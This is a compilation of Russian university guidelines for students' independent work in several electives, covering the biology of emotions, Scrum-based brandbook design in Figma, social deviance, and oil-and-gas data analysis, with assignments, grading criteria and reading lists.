Наименование дисциплины	*Биология эмоций*
Направление подготовки / Специальность	*Общеобразовательный электив*
Направленность (профиль) / Специализация	*Общеобразовательный электив* ОП *ВО*
Форма обучения	*очная*

Разработчик Толстогузов С.Н., доцент кафедры анатомии и физиологии человека и животных

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы:

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Определение потребности. Генетически детерминированный, рефлекторный характер потребностей животных и человека. Иерархия потребностей: биологические, социальные и идеальные потребности. Рефлекс свободы.	Выполнение кейсовых заданий для погружения в тематику занятий	Описание острой конкуренции потребностей	5	15
2	Вегетативная регуляция функций, роль симпатоадреналовой системы в эмоциональных реакциях. Адаптационный потенциал и индекс напряжения Р.М. Баевского.	Решение практических заданий по материалам лекций	Решение задач по изученным моделям стресс-реакций	5	15
3	Эмоции как детерминанта поведения. Функциональная система П.К. Анохина. Роль эмоций в формировании поведенческого акта. Афферентный синтез, акцептор результата действия, эмоции и биологическая обратная связь поведенческого акта.	Изучение публикаций на портале https://neuronovosti.ru/ для погружения в тематику занятий	Интеллект-карта по конкретной публикации	5	15
4	Эмоциональный феномен как реакция и как функциональное состояние. Классификация эмоций. Свойства эмоций. Эмоциональные вегетативные сдвиги в организме. Нейрофизиологическая основа эмоций, вклад лимбической системы,	Решение практических заданий по материалам лекций	Решение задач по изученным моделям	5	11

	ретикулярной формации и коры головного мозга в восприятие и генерацию эмоций. Теории эмоций. Биологическое значение эмоций.				
			Итого	20	56

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания.

3.1. Выполнение кейсовых заданий для погружения в тематику занятий.

Примерное задание. Рассмотреть публикации на порталах: https://neuronovosti.ru/ или https://postnauka.org/. Найти примеры исследований, в которых описана острая конкуренции потребностей в поведении человека или животных. Сделать выводы. Результаты работы оформить в виде презентации.

Рекомендации по выполнению:

- изучить материалы публикаций на порталах, сделать схему выбранного исследования (дизайн исследования, методы, результаты и выводы);
- освоить основные термины и понятия, используемые в описании биологии поведения и физиологии высшей нервной деятельности, выбранного исследования;
- самостоятельность (можно пользоваться ИИ, но грамотно интерпретировать результаты анализа);
- визуализация работы за счет построения опорных схем и графиков;
- в выводах необходимо опираться на лекционный материал и изученными в рамках практических занятий модели.

3.2. Решение практических заданий по материалам лекций.

Данный вид заданий носит практический характер и нацелен на приобретение обучающимися навыков расчетов показателей адаптационного потенциала организма человека, стресс-индексов, характеристик вегетативной регуляции функций.

Примерное задание. Используя результаты измерений частоты сердечных сокращений и артериального давления рассчитайте Вегетативный индекс Кердо. Индекс Кердо, как интегральный показатель вегетативного баланса, определяют для оценки общего функционального состояния человека. Определение индекса Кердо не требует никаких специальных условий или устройств, кроме прибора для определения артериального давления и частоты пульса.

Индекс Кердо (KI) вычисляют, исходя из результатов определения диастолического давления и частоты сердечных сокращений, используя формулу:

$$Index = 100 * (1 - DAD/Pulse)$$, где:

DAD — диастолическое артериальное давление (мм рт. ст.);
Pulse — частота пульса (уд. в мин.).

- При полном вегетативном равновесии (эйтония) индекс близок к нулю
- При преобладании симпатических влияний (симпатикотония) значение KI имеет положительный знак
- При преобладании парасимпатических влияний (ваготония) значение KI имеет отрицательный знак

3.3. Изучение публикаций на портале https://neuronovosti.ru/ или https://postnauka.org/ для погружения в тематику занятий.

Примерное задание. Рассмотрите публикацию на указанных порталах по тематике биологии эмоций и оформите ее конспект в виде интеллект-карты.

Рекомендации по выполнению:

- самостоятельность
- визуализация работы за счет построения интеллект-карты
- минимум текста, максимум логических цепочек.

Учебно-методическое и информационное обеспечение СРС дисциплины (модуля)

Основная литература:

Анохин, К. В. КОГНИТОМ: СЕТЕВОЕ РАСШИРЕНИЕ ТЕОРИИ ФУНКЦИОНАЛЬНЫХ СИСТЕМ / К. В. Анохин. - Текст: электронный // Znanium.com. - 2017. - №1-12. - URL: https://znanium.com/catalog/product/529073 (дата обращения: 17.03.2022).

Сапольски, Р. Биология добра и зла: как наука объясняет наши поступки / Роберт Сапольски; пер. с англ. - Москва: Альпина нон-фикшн, 2019. - 766 с. - ISBN 978-5-00139-051-0. - Текст: электронный. - URL: https://znanium.com/catalog/product/1077979 (дата обращения: 17.03.2022). – Режим доступа: по подписке.

Тарабрина, Н.В. Психология посттравматического стресса: теория и практика: монография / Н.В. Тарабрина. - Москва: Институт психологии РАН, 2009. - 304 с. - ISBN 978-5-9270-0143-9. - Текст: электронный. - URL: https://znanium.com/catalog/product/1059129 (дата обращения: 17.03.2022). – Режим доступа: по подписке.

Дополнительная литература:

Анохин, Петр Кузьмич. Узловые вопросы теории функциональной системы / П. К. Анохин. Москва: Наука, 1980. 197 с. : ил.

Дьяконова, В. Е. Пострефлекторная нейробиология поведения / В. Е. Дьяконова, Д. А. Сахаров. — Москва: Издательский Дом ЯСК, 2019. — 592 с. — ISBN 978-5-907117-52-5. — Текст: электронный // Цифровой образовательный ресурс IPR SMART: [сайт]. — URL: https://www.iprbookshop.ru/92408.html (дата обращения: 09.03.2022). — Режим доступа: для авторизир. пользователей.

Балашова, Е. Ю. Нейропсихологическая диагностика в вопросах и ответах / Е. Ю. Балашова, М. С. Ковязина. — Москва: Генезис, 2017. — 240 с. — ISBN 978-5-98563-270-5. — Текст: электронный // Электронно-библиотечная система IPR BOOKS: [сайт]. — URL: http://www.iprbookshop.ru/64223.html (дата обращения: (дата обращения: 21.05.2020). — Режим доступа: для авторизир. пользователей.

Норберт, Заксер Человек в животном. Почему животные так часто походят на нас в своем мышлении, чувствах и поведении / Заксер Норберт; перевод Н. Ф. Штильмарк; под редакцией Е. А. Гороховской. — Москва: Издательский дом Высшей школы экономики, 2020. — 240 с. — ISBN 978-5-7598-2067-3. — Текст: электронный // Цифровой образовательный ресурс IPR SMART: [сайт]. — URL: https://www.iprbookshop.ru/101609.html (дата обращения: 17.03.2022). — Режим доступа: для авторизир. пользователей

Интернет-ресурсы:

- Свободная литература издательской группы АСТ. https://ast.ru/lp/bestprice/?utm_ast=198
- Портал биомолекула. https://biomolecula.ru/
- Портал нейроновости. http://neuronovosti.ru/

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Брендбук по Scrum методологии в программе Figma*
Направление подготовки / Специальность	*для обучающихся по направлению подготовки (специальности), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Мокроусов Сергей Иванович, доцент кафедры искусств Школы образования*

1. Темыдисциплины для самостоятельного освоения обучающимися

1. Формирование Scrum-команд

Сазерленд Д. Scrum. Революционный метод управления проектами / Джефф Сазерленд ; пер. с англ. М. Гескиной — М.: Манн, Иванов и Фербер, 2016. — 288.
Задание: изучить материал (определение «Владельца продукта», цель, составление списка задач (backlog), функции Scrum-мастера, содержание спринтов и т.д.). СформироватьScrum-команд для разработки брендбука. Написать эссе на тему: «Гибкие» (Agile) методологии (Scrum, Kanban и т.д.) в проектной работе»

2. Спринт1. Предпроектный этап разработки брендбука (бриф, анализ требований заказчика, референсы, карта ассоциаций, мудборд, концепция, логотип и т.д.)

Овчинникова, Р.Ю. Дизайн в рекламе. Основы графического проектирования: учеб. пособие для студентов вузов, обучающихся по специальностям 070601 «Дизайн», 032401 «Реклама» / Р.Ю. Овчинникова ; под ред. Л.М. Дмитриевой. — М. : ЮНИТИ-ДАНА, 2017. — 239 с. — (Серия «Азбука рекламы»). - ISBN 978-5-238-01525-5. - Текст : электронный. - URL: https://znanium.com/catalog/product/1028720 (дата обращения: 15.09.2022). – Режим доступа: по подписке. – Глава 3.
Задание: изучить материал 3 главы; различные технологические подходы в создании брендбука; разработать: бриф, карту ассоциаций, мудборд, кроки логотипа в карандаше, кроки логотипа в векторе для компании. Варианты выбора компании: которую планирую открыть; друга, родственника и т.д.; коммерческий проект.

3. Спринт7. Создание презентации брендбука

Арбатский, И. В. Шрифт и массмедиа : учебное пособие / И. В. Арбатский. - Красноярск : СФУ, 2015. - 270 с. - ISBN 978-5-7638-3358-4. - Текст : электронный. - URL: https://znanium.com/catalog/product/967091 (дата обращения: 15.09.2022). – Режим доступа: по подписке. – Главы 3 -4.
Задание: изучить материалы (глава 3-4). Разработать визуальное решение презентации брендбука в программе Figma.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
5 семестр					
1	**Формирование Scrum-команд**	Практическая работа	Файл с выполненным заданием	5	12
2	**Спринт1. Предпроектный этап разработки брендбука (бриф, анализ требований заказчика, референсы, карта ассоциаций,**	Практическая работа	Файл с заданием, выполненным в программеFigma	5	40

	мудборд, концепция)				
3	**Спринт7. Создание презентации брендбука**	Практическая работа	Файл с заданием, выполненным в программеFigma	10	40

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

.

1. **Формирование Scrum-команд**

Задание: изучить материалы по ссылке. Создать скрам-команду, распределить роли (7 человек) и написать эссе на тему «Гибкие» (Agile) методологии (Scrum, Kanban и т.д.) в проектной работе».

ссылка: https://www.mann-ivanov-ferber.ru/assets/files/bookparts/scrum/scrum_25-5-17_read_stamped.pdf?srsltid=AfmBOookaKz8oQPUycJRb-jgN3pI3-h8229MO5G1QKWLgz_OIBgwW1Hl

Эссе необходимо выполнить до 18.12.2024 и загрузить по ссылке https://disk.yandex.ru/d/6X0_vlLFbQSi_w. Заимствования допустимы в следующих соотношениях (70% - оригинальности; 30 процентов заимствований). Объем: 2-3 страницы. Формат А4, файл подписывается Фамиилия.doc

В эссе должны быть раскрыты следующие вопросы:
1. Кто разработчик Scrumметодологии ?
2. Активные позиции (роли) в Scrum командах для дизайна.
3. Отличие каскадной методологии от Scrum?
4. Где применяются Scrum методологии?
5. На чем основывается эффективность Scrum методологии?
6. Ваше отношение к перспективам развития данного подхода.

Критерии оценивания эссе:
- Полнота освещения вопросов, которые предложены к изучению (2 балла).
- Целостность и логичность изложения материала (2 балла).
- Наличие авторского взгляда и убедительность аргументации (3 балла).

Всего за выполнение работы можно получить 5 баллов

2. **Спринт1. Предпроектный этап разработки брендбука (бриф, анализ требований заказчика, референсы, карта ассоциаций, мудборд, концепция, логотип)**

Задание: изучить материал 3 главы https://znanium.com/catalog/product/1028720 и .
Разработать: бриф, карту ассоциаций, мудборд, кроки логотипа в карандаше, кроки логотипа в векторе для компании. Варианты выбора компании: которую планирую открыть; друга, родственника и т.д.; коммерческий проект.
Шаблон брифа: https://disk.yandex.ru/i/EJe02SvQympOIw
Примеры работ: https://disk.yandex.ru/d/Dxv3ePfgvzGfLA
Лабораторную работу необходимо выполнить до 18.12.2024 . В ходе групповой работы собрать все элементы работы (бриф и т.д.) и экспортировать в PDF формат (Команда.pdf) и загрузить в папку "Итоги по ссылке https://disk.yandex.ru/d/JrCJjNLaxEORzA
В итоговой работе должны быть следующие компоненты:
- бриф;
- карта ассоциаций;
- мудборд;
- кроки логотипа в карандаше;

- кроки логотипа в векторе;

Критерии оценивания:

- Владение инструментарием программы Figma(2 балла)
- Наличие образной составляющей в кроках логотипа (3 балла).
- Соблюдение требований к крокам логотипа и технологии их разработки (соответствие требований брифа и итогового проектного решения кроков логотипа) (2 балла)

Всего можно заработать 5 баллов

3. **Спринт7. Создание презентации брендбука**

Задание: изучить материал (глава 3-4) https://znanium.com/catalog/product/967091.
Разработать визуальное решение презентации брендбука в программе Figma.
Итоговая работы должна быть выполнена до 18.12.2024. Итоговую презентацию, экспортировать в формат PDF (Команда.pdf) и загрузить в папку "Итоги" по ссылке:https://disk.yandex.ru/d/ar1M7igs_xqn-Q
Примеры: https://disk.yandex.ru/d/eOZommV4M8q5WQ

Содержание брендбука

1. «О бренде» (название, миссия, бизнес-задача разработки бердбука, решение и др.).
2. Константы фирменного стиля (логотип, цвет, шрифт, слоган)
3. Дополнительные логотипы брендбука (черно-белый, адаптивные, инверсный).
4. Охранное поле логотипа.
5. Недопустимое использование логотипа.
6. Дополнительные элементы фирменной графики.
7. Сетка макетов.
8. Носители фирменной символики (сувенирная продукция, плакаты и т.д.)

Требования к оформлению

оформление всех выполненных учебно-творческих заданий (компонентов брендбука) на листах формата А4 (электронная версия в виде Команда.PDF);

Критерии оценки брендбука:

- Наличие всех страниц (2 балла).
- Целостность визуального решения (концепция, цветовая, стилистическая, пластическая и т.д.) (2 балла).
- Образная выразительность, новизна, оригинальность подхода к визуальному решению (1 балл).
- Имиджевый рекламный характер подачи материала (1 балл).
- Учет композиционных законов (равновесие, доминанта, акцент, ритм и т.д.) (1 балл).
- Технологичность и функциональность визуальных решений (1 балл).
- Возможность практического применения (презентации рекрутерам в дизайнерское агентство и т.д.) (2 балла)

Всего можно заработать 10 баллов

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Подготовка к дифференцированному зачету и экзамену предполагает обязательное повторение изученного материал (список предложен выше).

Степень своей теоретической готовности к промежуточной аттестации студент может определить в ходе самоподготовки и ответов на вопросы.

Вопросы для самопроверки студентам

1. В чем специфика проектной деятельности?
2. Перечислите особенности дизайн-проектного мышления.

3. Что такое художественный образ?
4. Что такое ассоциация, ассоциативность?
5. Как вы понимаете такую особенность дизайнерского мышления, как рациональность?
6. Определите понятие «креативность дизайн-решения».
7. Назовите этапы дизайн-проектирования. В чем их специфика?
8. Что такое дизайн-концепция?
9. На основании чего осуществляется подбор и анализ аналогов рекламируемого объекта в проектном процессе?
10. Что такое эскиз?
11. Какие методики организации проектного процесса вам известны?
12. Что такое композиция? Назовите виды композиции.
13. Приведите примеры плоскостных объектов рекламного дизайна.
14. Приведите примеры объемно-пространственной композиции
15. Приведите примеры глубинно-пространственной композиции
16. В чем заключаются особенности восприятия человеком графической композиции?
17. Назовите принципы композиционной организации.
18. Какие композиционные средства обеспечивают целостность объекта?
19. В чем заключается принцип доминанты?
20. Какое значение для композиционной организации имеет принцип соподчиненности?
21. Что такое «композиционный прием»?
22. Какие композиционные приемы способствуют реализации
23. принципа равновесия?
24. Назовите композиционные приемы по созданию статичной
25. композиции.
26. Что такое «симметрия», «асимметрия»?
27. Объясните особенность метрического ряда как частного случая ритма.
28. От чего зависит активность ритмического ряда в композиции?
29. Что такое «контраст» и «нюанс»?
30. Каким образом материалы, используемые в композиции, влияют на ее выразительность?
31. Каковы функции цвета в рекламе?
32. Назовите основные критерии оценки оптимальности проектного решения.

Так же в ходе самоподготовки к промежуточной аттестации нужно **учитывать ряд факторов**, которые влияют на оценку по дифференцированному зачету:

- наличие и своевременность предоставления всех учебных и творческих работ командой;
- соблюдение трудовой дисциплины;
- уровень самостоятельности при выполнении учебных и творческих работ в команде;
- способность к самооценке полученных результатов в творческих и учебных работах.
- творческий и эстетический подход при выполнении и оформлении творческих работ команды;
-выполнение программы по дисциплине в полном объеме;
-методический, коммуникативный, творческий уровень в ходе выполнения учебных работ.
- способен корректировать личностные трудности в обучении.
-умение применять технологии в профессиональной деятельности в рамках дисциплины.
- знает, как планировать учебную и самостоятельную работу в рамках дисциплины.

Б. **Критерии оценки практической работы участника Scrum-команды (индивидуальное участие студента) по разработке Брендбука:**

1. Вклад в общий результат (этап работы, качество выполнения, креативность)
2. Коммуникация в команде (умение поддерживать деловой стиль общения).
3. Навыки владения инструментарием программы Figma, знания структуры и этапов работы над брендбуком.
4. Защита своего этапа выполнения проекта (умение выстраивать и структурировать содержание сообщения, эмоциональность стиля, грамотная речь и др.) .
5. Самоанализ и оценка работы в команде.
6. Оценка командой работы участника (оценивают участники команды).

А. Критерии оценки для коллективного анализа практических работ студентов (Брендбук):

- Наличие всех компонентов.
- Целостность визуального решения (цветовая, стилистическая, пластическая и т.д.).
- Соответствие образа характеру деятельности компании.
- Новизна, оригинальность подхода к визуальному решению.
- Учет композиционных законов (равновесие, доминанта, акцент, ритм и т.д.).
- Технологичность и функциональность визуальных решений.
- Возможность практической реализация визуальных решений (внедрение).

Б. Примерные контрольные вопросы для оценки теоретического уровня подготовки студента по разработке брендбука:

1. Разновидности брендбуков и их отличие
2. Современные тренды в создании знаков и логотипов.
3. Константы и компоненты фирменного стиля.
4. Понятие композиции.
5. Выразительные средства композиции.
6. Виды сувенирной продукции.
7. Этапы разработки 3D знака, логотипа.
8. Требования к презентации брендбука.
9. Медийная реклама и ее особенности.
10. Этапы разработки брендбука.
11. Инструментарий программы фигма.
12. Разновидности «Гибких» методологии

Оценка работ студентов осуществляется на 2х уровнях: коллективная и индивидуальная работа в Scrum-команде.

Всего можно получить на зачете 40 баллов.

Зачет и оценку "5" (от 30 до 40 баллов) получает студент, команда которого выполнила бренд-бук в полном объеме; соблюдаются проектные требования (концепция, единство стиля, цветовая гармония, соблюдается технология и др.); учтены композиционные законы визуального решения (компоновка, цельность, равновесие и др.); защита проекта командой и участником прошла успешно (убедительное и аргументированное изложение материал, уверенные ответы на вопросы),), а также выполнены все

задания для самостоятельной работы.
Зачет и оценку "4" (от 25 до 30 баллов) получает студент, команда которого выполнила бренд-бук в полном объеме; защита прошла успешно, но допущена 1 ошибка в проектных требованиях, 1 ошибка в композиционном решении, а также с ошибками выполнено 1 задние для самостоятельной работы.
Зачет и оценку "3" (от 10 до 25 баллов) получает студент, команда которого выполнила бренд-бук в полном объеме, но в работе допущена 1 ошибка в проектных требованиях, 2 -3 в композиционной организации листа, ответы на вопросы в ходе защиты были неуверенные, а также не выполнено одно задание для самостоятельной работы.
Не зачет и оценку "2" (от 0 до 25 баллов) получает студент, команда которого выполнила бренд-бук в не в полном объеме, в работе допущены 2 ошибки в проектных требованиях, 4 -6 в композиционной организации визуального контента, и неубедительная аргументация в защите, а также не выполнены 2 задания для самостоятельной работы.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Вариативность социальных норм и девиации*
Направление подготовки / Специальность	*Для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Направленность (профиль) / Специализация	
Форма обучения	*очная*
Разработчик(и)	*Ильина Илона Валерьевна, старший преподаватель кафедры общей и экономической социологии*

1. Темыдисциплины для самостоятельного освоения обучающимися Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1.	Социальная норма, Социальные нормы современного российского общества	Подготовка к практическому занятию Выполнение творческого задания	Устный опрос	3	6
2.	Проблема определения девиации и способы ее изучения	Подготовка к практическому занятию Выполнение творческого задания	Устный опрос	3	6
3.	Теории девиации. Девиантность и ее причины	Подготовка к практическому занятию Выполнение творческого задания	Устный опрос	3	6
4.	Формы девиантного поведения. Социальный контроль	Подготовка к практическому занятию Выполнение практического задания	Устный опрос	3	6
5.	Преступность и коррупция	Подготовка к практическому занятию Выполнение практического задания	Выступление с докладом и презентацией	2	6
6.	Наркомания	Подготовка к практическому занятию Выполнение практического задания	Выступление с докладом и презентацией	2	6
7.	Алкоголизм	Подготовка к практическому занятию Выполнение творческого задания	Выступление с докладом и презентацией	2	6
8.	Самоубийства	Подготовка к практическому занятию Выполнение практического задания	Выступление с докладом и презентацией	2	6
9.	Позитивные девиации	Подготовка к практическому	Выступление с докладом и	4	8

		занятию Выполнение практического задания	презентацией		
10.	Зависимости как форма девиантности	Подготовка к практическому занятию Выполнение практического задания	Выступление с докладом и презентацией	2	6
11.	Современные виды негативных и позитивных девиаций	Подготовка к практическому занятию Выполнение исследовательской работы	Исследовательские работы	6	12
12.	Зачет	Подготовка к дифференцированному зачету	Устный ответ на контрольные вопросы к зачету	-	18
	Итого			32	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Подготовка к устному опросу.

Обучающимся рекомендуется проработка теоретического материала по теме занятия в соответствии с перечнем вопросов для обсуждения, опубликованных в МУП (ИС «Модеус») и РПД. Список литературы для самостоятельного изучения заданного материала размещен в ИС «Модеус» по каждой учебной встрече.

Индивидуальный опрос проходит в аудитории. Оцениваются уровень подготовки студентов по ключевым вопросам темы, знание и глубина понимания изучаемого материала, способностьясно и логично излагать материал, навыки критической оценки информации, с которой обучающийся работал в процессе подготовки к занятию.

Подготовка доклада с презентацией.

Обучающий готовитпубличное выступление по представлению результатов самостоятельной работы, связанной с поиском и анализом информациив рамкахопределенной темы. Перечень рекомендованных источников для подготовки докладов размещен в ИС «Модеус» по каждой теме занятия.

Критерии оценки доклада: структурированность материала, содержательность, наглядность представления данных, оформление, чёткость и грамотность изложения материала, владение темой, наличие выводов, качество и количество привлечённых источников (не менее двух), ответы на вопросы и замечания аудитории, регламент выступления (7 минут, 10-15 слайдов).

Выполнение практического задания.

Выполнение практического задания демонстрирует фактические знания студентов, глубину понимания изучаемого материала, способности применять теоретические знания в ходе выполнения практических заданий, а также навыки критической оценки информации, с которой обучающийся работал в процессе подготовки к занятию и выполнения домашнего задания.

Критерии оценки: полнота выполнения задания, оформление, наглядность представления информации, владение теоретическим материалом по теме, убедительная аргументация, наличие выводов.

Выполнение творческого задания.

Выполнение творческого задания демонстрирует способность обучающихся к интегрированию знаний из разных областей, умение аргументировать собственную точку зрения, сформированность навыков творческого мышления. Может выполняться в индивидуальном порядке или группой обучающихся.

Критерии оценки: полнота выполнения задания, соответствие требованиям, оформление, наглядность, использование теоретического материала, творческий подход.

Исследовательская работа

Письменная исследовательская работа, объемом 15-20 страниц, включая список использованной литературы. Тема работы по неклассической девиации выбирается самостоятельно или из предложенных. Может выполняться в индивидуальном порядке или группой обучающихся.

Критерии оценки: отражение теоретических вопросы лекционного материала применительно к выбранной теме и применение одного из рассмотренных методов для изучения; работа должна быть структурирована, включать введение, основной раздел, заключение, список использованных источников; при разработки темы необходимо использовать научную литературу, а также представить авторскую позицию по исследуемому вопросу; работа оценивается от 0 до 20 баллов, в зависимости от тематики, глубины разработки темы, наличия актуальной научной литературы в качестве источников, аргументированности выводов.

Подготовка к дифференцированному зачету.

Дифференцированный зачет проводится по контрольным вопросам к зачёту. Перечень вопросов опубликован в МУП (ИС «Модеус») и РПД. Для подготовки к сдаче зачета следует пользоваться материалами лекций и рекомендованнойучебной литературой по каждой теме занятия (см. МУП в ИС «Модеус»).

Задания выполняются в течение семестра и сдаются не позднее 10 дней до начала зачётной недели.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

В целях эффективной организации самостоятельной подготовки к промежуточной аттестации обучающимся рекомендуется повторениелекционного материала по всем темам курса (презентации лекций размещены на Яндекс-диске), а также чтение учебной литературыпо списку, указанному в РПД и МУП в ИС «Модеус».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ
ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Введение в анализ данных нефтегазовой отрасли*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчики	*Гайдамак И.В., старший преподаватель кафедры фундаментальной математики и механики*

1. Темы дисциплины для самостоятельного освоения обучающимися

Отсутствуют.

2. План самостоятельной работы:

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1.	Визуализация данных нефтегазовой отрасли с помощью библиотек Matplotlib и Seaborn	Доклад	Презентация. код	10	14
2.	Практическое применение анализа данных для задач НГО	Доклад	Презентация, код	10	14
3.	Индивидуальный проект	Индивидуальный проект	Отчет, презентация, защита	20	28
4	Зачетная работа	Подготовка к зачетной работе	Контрольная работа	-	18
	Итого			40	74

3. Требования и рекомендации по подготовке отчетных документов, критерии оценивания

Вид: Доклад

Краткая характеристика: Требуется для выбранной задачи представить ее решение

Рекомендации по выполнению:

1. Составляется план работы над задачей
2. Определяются основные алгоритмы, методы для решения задачи.
3. Решение задачи программируется на языке Python в Jupyter Notebook.
4. В Jupyter Notebook прописываются основные результаты и выводы.
5. На основе полученных результатов формируется презентация.
6. Проводится защита работы

Вид: Индивидуальный проект

Краткая характеристика: Требуется провести анализ данных в рамках поставленной задачи из нефтегазовой отрасли.

Рекомендации по выполнению:

1. Составляется план работы над задачей
2. Определяются основные алгоритмы, методы для решения задачи.
3. Решение задачи программируется на языке Python в Jupyter Notebook.
4. В Jupyter Notebook прописываются основные результаты и выводы.

5. Формируется отчет в виде текстового файла. Отчет должен содержать формулировку задачи, описание основных подходов, использованных при решении задачи, описание основных результатов, выводы.
6. Кратко основные подходы и результаты отображаются в презентации.
7. Проводится защита проекта.

Задание для индивидуального проекта:

1. Подготовка
   a. Загрузить информацию по показателям на скважинах на дату бурения.
   b. Выбрать только те бурения, по которым есть данные о входном дебите нефти. Далее действовать только с отобранными данными.
2. Визуализация. Обработка данных. Распределения.
   a. Графически изобразить данные по песчанистости на участке, входному дебиту нефти на скважине. Сделать предположение о виде распределения. Оценить математическое ожидание и стандартное отклонение распределения.
3. Успешность бурения
   a. Создать новый признак «Успешность бурения». Успешными считать те бурения, у которых входной дебит нефти превышал среднее значение, остальные относить к группе неуспешных.
   b. Посчитать количество успешных и неуспешных бурений.
   c. Сравнить долю успешных мероприятий за период 2012-2013 гг. и период 2016-2017 гг. Сформулировать и проверить гипотезу о доле успешных мероприятий.
   d. Найти среднее, медиану, стандартное отклонение в группах успешных и неуспешных бурений по всем признакам.
   e. Ответить на вопрос: насколько велико различие средней эффективной нефтенасыщенной толщины в группах успешных и неуспешных скважин? Ответ дать в процентах. Сформулировать и проверить соответствующую гипотезу.
4. Анализ входного дебита нефти
   a. Найти 25% наиболее успешных по входному дебиту нефти скважин
   b. Найти средний входной дебит нефти на скважине для тех скважин, которые находятся в верхней квартили по показателю «НИЗ для участка».
   c. Посчитать средние входные дебиты нефти в динамике по годам. Изобразить динамику графически, в виде ломаной.
   d. Рассчитать дисперсию входного дебита нефти на скважине за весь период. Проверить гипотезу о том, что дисперсия данного показателя за 2017 год существенно не отличается от полученного (конкретного) значения дисперсии.
5. Корреляция
   a. Входными признаками для анализа будем считать все показатели, кроме номера скважины, года и входного дебита нефти.
   b. Рассчитать коэффициенты корреляции Пирсона по всем входным признакам. Результаты вывести в виде тепловой карты, где максимальным отрицательным корреляциям соответствует синий цвет, а максимальным положительным – красный.
   c. Выписать пары показателей, наиболее тесно связанных между собой с указанием коэффициента корреляции между ними.
   d. Исключить из дальнейшего анализа один из наиболее сильно коррелирующих с другими показатель.

Вид: подготовка к зачетной работе

Краткая характеристика: задания направлены на проверку знаний, умений и навыков анализа данных и проверки гипотез.

Рекомендации по выполнению:

Для подготовки к зачетной работе рекомендуется:

- повторить лекционный материал по пройденным темам;
- решать задачи по пройденным темам;
- провести самопроверку, решив демонстрационный вариант.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Вопросы для самопроверки к дифференцированному зачету

1. Выборка. Числовые характеристики
2. Работа с выбросами и пропусками в данных
3. Способы визуализации данных
4. Методы определения взаимосвязи между признаками
5. Способы расчета средних величин: среднее арифметическое, среднее взвешенное.
6. Основные распределения дискретных случайных величин: ряд распределения. Числовые характеристики
7. Основные распределения непрерывных случайных величин: ряд распределения. Числовые характеристики
8. Понятие статистической гипотезы. Алгоритм проверки гипотез.
9. Проверка гипотезы о среднем.
10. Проверка гипотезы о доле
11. Проверка гипотезы о дисперсии
12. Расчет запасов на месторождении. Использование метода Монте-Карло
13. Конструкция скважины
14. Бурение скважин, перфорация
15. Способы эксплуатации добывающих нефтяных скважин
16. Методы интенсификации притока нефти: ГРП
17. Геолого-технические мероприятия (ГТМ): обработка призабойной зоны (ОПЗ), оптимизация
18. Система поддержания пластового давления (ППД)
19. Уравнение Дюпюи
20. Скин-фактор

Практические задачи выполняются с использованием языка программирования Python.

Примерные задания:

1) В рамках решения задач будет дана информация по скважине или месторождению. Требуется обработать данные.

Примеры заданий:

- Рассчитать по заданным дебитам нефти и воды другие показатели: обводненность, добычу жидкости, накопленную добычу нефти.
- Проверить гипотезу о том, что в среднем одна скважина добывала нефти больше, чем другая.
- Проверить гипотезу, что доля успешных мероприятий за один год выше, чем за другой.
- Определить выбросы по некоторому признаку
- Заполнить пропуски по некоторому признаку
- Провести методом Монте-Карло подсчет запасов на месторождении

2) Требуется сгенерировать данные по заданному распределению. Найти числовые характеристики. Сравнить их с параметрами распределения. Найти вероятности попадания в промежуток и их оценки по выборке.
3) Решить задачу на проверку гипотез

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	Электив: Введение в виртуальную реальность
Направление подготовки / Специальность	для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»
Форма обучения	Очная
Разработчик(и)	Ракитин Владимир Александрович, старший преподаватель

1. **Темы дисциплины для самостоятельного освоения обучающихся**
   - “Моделирование объектов в виртуальной реальности”
